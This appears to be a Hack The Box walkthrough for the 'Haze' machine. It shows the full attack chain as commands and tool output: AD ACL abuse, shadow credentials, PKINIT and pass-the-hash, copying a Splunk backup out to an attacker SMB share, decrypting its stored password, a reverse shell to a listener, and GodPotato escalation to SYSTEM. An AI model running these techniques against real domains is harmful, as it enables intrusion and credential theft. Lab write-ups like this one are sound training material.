
```

(kali㉿kali)-[~/HTB/Haze]
└─$ nxc ldap 10.129.232.50 -u 'Haze-IT-Backup$' --hash
'a70df6599d5eab1502b38f9c1c3fd828' --bloodhound --collection All --dns-server
10.129.232.50
SMB          10.129.232.50    445    DC01          [*] Windows Server 2022
Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP         10.129.232.50    389    DC01          [+] haze.htb\Haze-IT-
Backup$:a70df6599d5eab1502b38f9c1c3fd828
LDAP         10.129.232.50    389    DC01          Resolved collection
methods: localadmin, trusts, container, group, objectprops, dcom, psremote,
session, acl, rdp
LDAP         10.129.232.50    389    DC01          Done in 00M 05S
LDAP         10.129.232.50    389    DC01          Compressing output into
/home/kali/.nxc/logs/DC01_10.129.232.50_2025-04-09_023349_bloodhound.zip

```

By using the hash I was able to extract the data from the server. I will now unzip it and upload it in Bloodhound. After some searching on bloodhound I came to the conclusion that the user **Haze-IT-Backup** has writeOwner rights over the **Support_Services** group. This group can

either change the password of the user **edward.martin** or can start adding keycredential links. In my case



First, I will start using the below command to change ownership of an Active Directory object. In this case, **Haze-IT-Backup\$** will become the owner of the **Support_Services**.

Doing so will give **Haze-IT-Backup\$** full control over this object and allow the access rights to be changed manually, which can eventually lead to privilege escalation within the Windows domain.

```
ownedredit.py -action write -new-owner 'Haze-IT-Backup$' -target  
'Support_Services' -target-dn 'CN=Support_Services,CN=Users,DC=haze,DC=htb' -  
hashes :a70df6599d5eab1502b38f9c1c3fd828 -dc-ip 10.129.232.50 'haze.htb/Haze-  
IT-Backup$'
```

```
/home/kali/.local/bin/ownedredit.py:87: SyntaxWarning: invalid escape sequence  
'\V'
```

```
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
```

```
/home/kali/.local/bin/ownedredit.py:96: SyntaxWarning: invalid escape sequence  
'\P'
```

```
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
```

```
/home/kali/.local/bin/ownedredit.py:97: SyntaxWarning: invalid escape sequence  
'\R'
```

```
'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
```

```
/home/kali/.local/bin/ownedredit.py:98: SyntaxWarning: invalid escape sequence  
'\I'
```

```
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',  
/home/kali/.local/bin/ownedredit.py:100: SyntaxWarning: invalid escape sequence  
'\P'  
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',  
/home/kali/.local/bin/ownedredit.py:101: SyntaxWarning: invalid escape sequence  
'\P'  
'S-1-5-32-559': 'BUILTIN\Performance Log Users',  
/home/kali/.local/bin/ownedredit.py:102: SyntaxWarning: invalid escape sequence  
'\W'  
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',  
/home/kali/.local/bin/ownedredit.py:103: SyntaxWarning: invalid escape sequence  
'\T'  
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',  
/home/kali/.local/bin/ownedredit.py:104: SyntaxWarning: invalid escape sequence  
'\D'  
'S-1-5-32-562': 'BUILTIN\Distributed COM Users',  
/home/kali/.local/bin/ownedredit.py:105: SyntaxWarning: invalid escape sequence  
'\C'  
'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',  
/home/kali/.local/bin/ownedredit.py:106: SyntaxWarning: invalid escape sequence  
'\E'  
'S-1-5-32-573': 'BUILTIN\Event Log Readers',  
/home/kali/.local/bin/ownedredit.py:107: SyntaxWarning: invalid escape sequence  
'\C'  
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',  
/home/kali/.local/bin/ownedredit.py:108: SyntaxWarning: invalid escape sequence  
'\R'  
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',  
/home/kali/.local/bin/ownedredit.py:109: SyntaxWarning: invalid escape sequence  
'\R'  
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',  
/home/kali/.local/bin/ownedredit.py:110: SyntaxWarning: invalid escape sequence  
'\R'  
'S-1-5-32-577': 'BUILTIN\RDS Management Servers',  
/home/kali/.local/bin/ownedredit.py:111: SyntaxWarning: invalid escape sequence  
'\H'  
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',  
/home/kali/.local/bin/ownedredit.py:112: SyntaxWarning: invalid escape sequence  
'\A'  
'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
```

```
/home/kali/.local/bin/ownedredit.py:113: SyntaxWarning: invalid escape sequence
'\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-1111
[*] - sAMAccountName: Haze-IT-Backup$
[*] - distinguishedName: CN=Haze-IT-Backup,CN=Managed Service
Accounts,DC=haze,DC=htb
[*] OwnerSid modified successfully!
```

Next, I will use the command below which uses the `impacket-dacledit` command to modify the access list (DACL) of the Active Directory object `SUPPORT_SERVICES`.

This will give the service account **Haze-IT-Backup\$** FullControl over the object, allowing it to modify permissions itself, reset passwords and gain full control over the object.

```
impacket-dacledit -action write -rights FullControl -principal 'Haze-IT-Backup$' -target-dn 'CN=SUPPORT_SERVICES,CN=USERS,DC=HAZE,DC=HTB' -dc-ip 10.129.232.50 "haze.htb/Haze-IT-Backup$" -hashes ':a70df6599d5eab1502b38f9c1c3fd828'
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-559': 'BUILTIN\Performance Log Users',
```

```
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning:
invalid escape sequence '\W'
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning:
invalid escape sequence '\T'
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning:
invalid escape sequence '\D'
'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning:
invalid escape sequence '\C'
'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning:
invalid escape sequence '\E'
'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning:
invalid escape sequence '\C'
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning:
invalid escape sequence '\R'
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning:
invalid escape sequence '\R'
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning:
invalid escape sequence '\R'
'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning:
invalid escape sequence '\H'
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning:
invalid escape sequence '\A'
'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning:
invalid escape sequence '\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

[*] DACL backed up to dacledit-20250415-003552.bak

```
[*] DACL modified successfully!
```

The following command adds the machine account **Haze-IT-Backup\$** to the Active Directory group **SUPPORT_SERVICES** via **bloodyAD**. This causes the account to inherit the privileges of this group, which can lead to increased privileges within the domain.

```
bloodyAD --host "10.129.232.50" -d "haze.htb" -u "Haze-IT-Backup$" -p  
' :a70df6599d5eab1502b38f9c1c3fd828" add groupMember SUPPORT_SERVICES Haze-IT-  
Backup$  
[+] Haze-IT-Backup$ added to SUPPORT_SERVICES
```

I used **pyWhisker** to add a new KeyCredential to the account **edward.martin** within Active Directory. This associates a self-generated certificate with the user, making it possible to obtain a Ticket Granting Ticket (TGT) via PKINIT, without knowing the user's password. This allows an attacker to authenticate as **edward.martin** and obtain elevated privileges within the domain.

```
pywhisker -d "haze.htb" -u "Haze-IT-Backup$" -H  
' :a70df6599d5eab1502b38f9c1c3fd828' --target edward.martin --action add  
[*] Searching for the target account  
[*] Target user found: CN=Edward Martin,CN=Users,DC=haze,DC=htb  
[*] Generating certificate  
[*] Certificate generated  
[*] Generating KeyCredential  
[*] KeyCredential generated with DeviceID: fefbc119-c59a-9f12-89f8-  
207ffd50efdd  
[*] Updating the msDS-KeyCredentialLink attribute of edward.martin  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
[+] Saved PFX (#PKCS12) certificate & key at path: AOQ3Dter.pfx  
[*] Must be used with password: UZGyz7RPTOKHY43G7F8e  
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

This command uses **gettgtpkinit.py** to obtain a Kerberos Ticket Granting Ticket (TGT) for the account **edward.martin**. This is done via PKINIT authentication using a previously generated PFX certificate instead of a password. The TGT is stored in a `.ccache` file (**edward.ccache**), which allows further Kerberos authentication and access to domain resources without the user's actual login credentials.

```
python3 gettgtpkinit.py haze.htb/edward.martin -cert-pfx
~/HTB/Haze/PKINITtools/AWyxEdb.pfx -pfx-pass rhWUv5CjBa0FQoM610sp
edward.ccache
2025-04-15 01:56:14,002 minikerberos INFO      Loading certificate and key from
file
INFO:minikerberos:Loading certificate and key from file
2025-04-15 01:56:14,014 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
Traceback (most recent call last):
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 349, in
<module>
    main()
    ~~~~^^
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
    ~~~~~^
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/usr/lib/python3/dist-packages/minikerberos/network/clientsocket.py",
line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KRB_AP_ERR_SKEW
Detail: "The clock skew is too great"
```

We will have to fake the time so that it can no longer give problems about that. I will start doing this by using the following command.

```
faketime "$(ntdate -q 10.129.232.50 | cut -d ' ' -f 1,2)" \
> python3 gettgtpkinit.py haze.htb/edward.martin -cert-pfx
~/HTB/Haze/PKINITtools/AWyxEdb.pfx -pfx-pass rhWUv5CjBa0FQoM610sp
edward.ccache
2025-04-15 06:19:05,528 minikerberos INFO      Loading certificate and key from
file
INFO:minikerberos:Loading certificate and key from file
2025-04-15 06:19:05,537 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-15 06:19:12,642 minikerberos INFO      AS-REP encryption key (you might
need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-15 06:19:12,642 minikerberos INFO
```

```
bab15cca2e09ca8b086c9f6cc400022761f60e26c16a7b471ae8ba1c9fa6000e
INFO:minikerberos:bab15cca2e09ca8b086c9f6cc400022761f60e26c16a7b471ae8ba1c9fa6
000e
2025-04-15 06:19:12,644 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

This command sets the **KRB5CCNAME** variable so that the system knows which Kerberos ticket to use. In this case, the variable points to the **edward.ccache** file, allowing future Kerberos requests to automatically use the obtained TGT for the **edward.martin** account.

```
—(kaliⓈkali)-[~/HTB/Haze/PKINITtools]
└─$ export KRB5CCNAME=/home/kali/Haze/PKINITtools/edward.ccache
```

This command uses **getnthash.py** to extract the NTLM hash of the account **edward.martin**. This is done using the Kerberos session key obtained earlier. The NTLM hash can then be used for pass-the-hash attacks or further authentication within the domain, without knowing the user's password.

```
python getnthash.py -key
d73a3f966d30198731b2a6dac970a3b80ae06128d08edda347126945db085450
haze.htb/edward.martin
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

But as before, time was acting difficult, so I had to fake this one for this command as well.

```
faketime "$(ntpqdate -q 10.129.232.50 | cut -d ' ' -f 1,2)" \
> python getnthash.py -key
d73a3f966d30198731b2a6dac970a3b80ae06128d08edda347126945db085450
haze.htb/edward.martin
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
09e0b3eeb2e7a6b0d419e9ff8f4d91af
```

LOGIN As Edward

```
evil-winrm -i dc01.haze.htb -u edward.martin -H  
"09e0b3eeb2e7a6b0d419e9ff8f4d91af"
```

```
Evil-WinRM shell v3.7
```

```
Warning: Remote path completions is disabled due to ruby limitation: undefined  
method `quoting_detection_proc' for module Reline
```

```
Data: For more information, check Evil-WinRM GitHub:  
https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

Getting the User Flag

User flag: 196679afa11655872130aaef4e7a1bfa

```
*Evil-WinRM* PS C:\Users\edward.martin> cd Desktop  
*Evil-WinRM* PS C:\Users\edward.martin\Desktop> ls
```

```
Directory: C:\Users\edward.martin\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	4/14/2025 6:54 PM	34	user.txt

```
*Evil-WinRM* PS C:\Users\edward.martin\Desktop> type user.txt  
196679afa11655872130aaef4e7a1bfa
```

I went inside the windows machine to see what I could find after getting the user flag. I fell on the backups directory. Within this directory you have a subdir Splunk and within this subdirectory you have a zip file.

```
*Evil-WinRM* PS C:\> cd backups
```

```
*Evil-WinRM* PS C:\backups> ls
```

Directory: C:\backups

Mode	LastWriteTime	Length	Name
d-----	3/5/2025 12:33 AM		Splunk

```
*Evil-WinRM* PS C:\backups> cd splunk
```

```
*Evil-WinRM* PS C:\backups\splunk> ls
```

Directory: C:\backups\splunk

Mode	LastWriteTime	Length	Name
-a-----	8/6/2024 3:22 PM	27445566	splunk_backup_2024-08-06.zip

I will first have to download the File from the windows machine to my own linux machine. This so that I can then unzip this folder and check that there is no interesting data in it. I will download the folder using the following command.

Downloading the file from the windows machine was not as easy as it seemed. So for this I started doing the following by using the following command. I will go through the command below to make the /tmp folder a share folder so I can go download the file to my own PC. I was able to find this by using ChatGPT.

On my own kali linux machine

```
impacket-smbserver share /tmp -smb2support
```

```
\Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

```
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

```
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.232.50,62409)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (10.129.232.50,62409)
```

On windows machine

```
*Evil-WinRM* PS C:\backups\splunk> copy C:\backups\splunk\splunk_backup_2024-08-06.zip \\10.10.16.21\share
```

File is now downloaded on the linux machine, unzip the file.

```
—(kaliⓈkali)-[/tmp]
└─$ unzip splunk_backup_2024-08-06.zip
Archive:  splunk_backup_2024-08-06.zip
  creating: Splunk/
  creating: Splunk/bin/
  inflating: Spl
```

I went to look up where that you can find the passwords in a saved Splunk folder. I then went to look and found the following.

```
—(kaliⓈkali)-[/tmp/.../confsnapshot/baseline_local/system/local]
└─$ cat authentication.conf
[default]

minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0
```

```
[Haze LDAP Auth]
```

```
SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_Admns,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname
```

```
[authentication]
```

```
authSettings =
```

So now I will start looking for splunk to decrypt the passwords. For this I will use splunksecrets. I will specify the path from where the secret file of splunk will be within the folder we just downloaded from the windows server. The Ciphertext I will use is the one I just found in the authentication.conf file.

```
—(kaliⓈkali)-[~/HTB/Haze]
```

```
└─$ splunksecrets splunk-decrypt -S /tmp/Splunk/etc/auth/splunk.secret
```

```
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
```

```
Splunkadmin@2k24
```

As you can see above, we have found a password. I will use this password to log into the splunk webpage. I will now look for an exploit now that I am able to log into the webserver. I will

use the following exploit https://github.com/0xjpuff/reverse_shell_splunk to connect to the windows machine by starting a listener.

```
└─(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.232.50] 61836

PS C:\Windows\system32>
```

I will first go and check which user I am logged in with. I will go and do this by using the following command.

```
PS C:\Users\alexander.green\AppData\Local\Temp> whoami
haze\alexander.green
```

Now I went to see what groups alexander.green is all in.

```
PS C:\Windows\system32> whoami /all

USER INFORMATION
-----

User Name                SID
=====
haze\alexander.green S-1-5-21-323145914-28650650-2368316563-1106


GROUP INFORMATION
-----

Group Name                Type                SID
Attributes
=====
Everyone                  Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users             Alias                S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
```

BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554
Mandatory group, Enabled by default, Enabled group		
BUILTIN\Certificate Service DCOM Access	Alias	S-1-5-32-574
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6
Mandatory group, Enabled by default, Enabled group		
CONSOLE LOGON	Well-known group	S-1-2-1
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11
Mandatory group, Enabled by default, Enabled group		
NT AUTHORITY\This Organization	Well-known group	S-1-5-15
Mandatory group, Enabled by default, Enabled group		
LOCAL	Well-known group	S-1-2-0
Mandatory group, Enabled by default, Enabled group		
HAZE\Splunk_Amins	Group	S-1-5-21-
323145914-28650650-2368316563-1108	Mandatory group, Enabled by default,	
Enabled group		
Authentication authority asserted identity	Well-known group	S-1-18-1
Mandatory group, Enabled by default, Enabled group		
Mandatory Label\High Mandatory Level	Label	S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name	Description	State
=====	=====	
=====		
SeMachineAccountPrivilege	Add workstations to domain	
Disabled		
SeChangeNotifyPrivilege	Bypass traverse checking	
Enabled		
SeImpersonatePrivilege	Impersonate a client after authentication	
Enabled		
SeCreateGlobalPrivilege	Create global objects	
Enabled		
SeIncreaseWorkingSetPrivilege	Increase a process working set	
Disabled		

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

Above we can see that we have impersonate privileges and that we can pretend to be the administrator and then go into the root.txt file. I will do this by using the following tool.

Using the following documentation on godpotato.

<https://medium.com/@iamkumarraj/godpotato-empowering-windows-privilege-escalation-techniques-400b88403a71>

I am going to use the following command to go to the temp folder. Inside the temp folder you will be able to download the GodPotato because outside the temp folder you cannot download it.

```
PS C:\> cd $env:TEMP
```

So I first went to download the app from the following link

https://github.com/BeichenDream/GodPotato/releases?source=post_page-----400b88403a71-----

After I downloaded the application, I went to the downloads folder because that's where the application is. From there I went to set up a connection so that from the windows machine I could download the application.

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.100.204 - - [15/Apr/2025 23:10:25] "GET /GodPotato-NET4.exe HTTP/1.1"
200 -
10.129.100.204 - - [15/Apr/2025 23:13:59] "GET /GodPotato-NET4.exe HTTP/1.1"
200 -
```

I started downloading the application by using the following command.

```
PS C:\Users\alexander.green\AppData\Local\Temp> curl
http://10.10.16.24:8000/GodPotato-NET4.exe -O GodPotato-NET4.exe
PS C:\Users\alexander.green\AppData\Local\Temp> ls
```

Directory: C:\Users\alexander.green\AppData\Local\Temp

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-----	4/15/2025 6:52 PM	57344	GodPotato-NET4.exe
-a-----	4/15/2025 6:23 PM	1049	tmp5eftqaul
-a-----	4/15/2025 6:31 PM	1049	tmpa718abo3
-a-----	4/15/2025 5:59 PM	1051	tmpabfnrqc1
-a-----	4/15/2025 6:08 PM	1049	tmpckz2b0vo
-a-----	4/15/2025 6:20 PM	1049	tmpd1ti3j7z
-a-----	4/15/2025 6:04 PM	1051	tmppk7hzva8
-a-----	4/15/2025 6:46 PM	1049	tmpxsloeou6


By using the following command, I was able to pretend to be the administrator and thus see the root.txt file or root flag.

root flag: 6c11cf0dbce91eb0023ea17733da5d59

```
PS C:\Users\alexander.green\AppData\Local\Temp> .\GodPotato-NET4.exe -cmd "cmd /c type c:\users\Administrator\Desktop\root.txt"
[*] CombaseModule: 0x140735297748992
[*] DispatchTable: 0x140735300340040
[*] UseProtseqFunction: 0x140735299631936
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\3477fa78-5282-4a98-90ec-27bcb2979efe\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00004802-14a0-ffff-b3ee-8d4a269cbbf4
[*] DCOM obj OXID: 0x294f1fca42060dea
[*] DCOM obj OID: 0x5e87d1b0380a8bac
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
```

```
[*] Pipe Connected!  
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE  
[*] CurrentsImpersonationLevel: Impersonation  
[*] Start Search System Token  
[*] PID : 936 Token:0x776 User: NT AUTHORITY\SYSTEM ImpersonationLevel:  
Impersonation  
[*] Find System Token : True  
[*] UnmarshalObject: 0x80070776  
[*] CurrentUser: NT AUTHORITY\SYSTEM  
[*] process start with pid 5352  
6c11cf0dbce91eb0023ea17733da5d59  
PS C:\Users\alexander.green\AppData\Local\Temp>
```

ROOTED



Haze has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#1465	15 Apr 2025	60
MACHINE RANK	PWN DATE	POINTS EARNED

OK

SHARE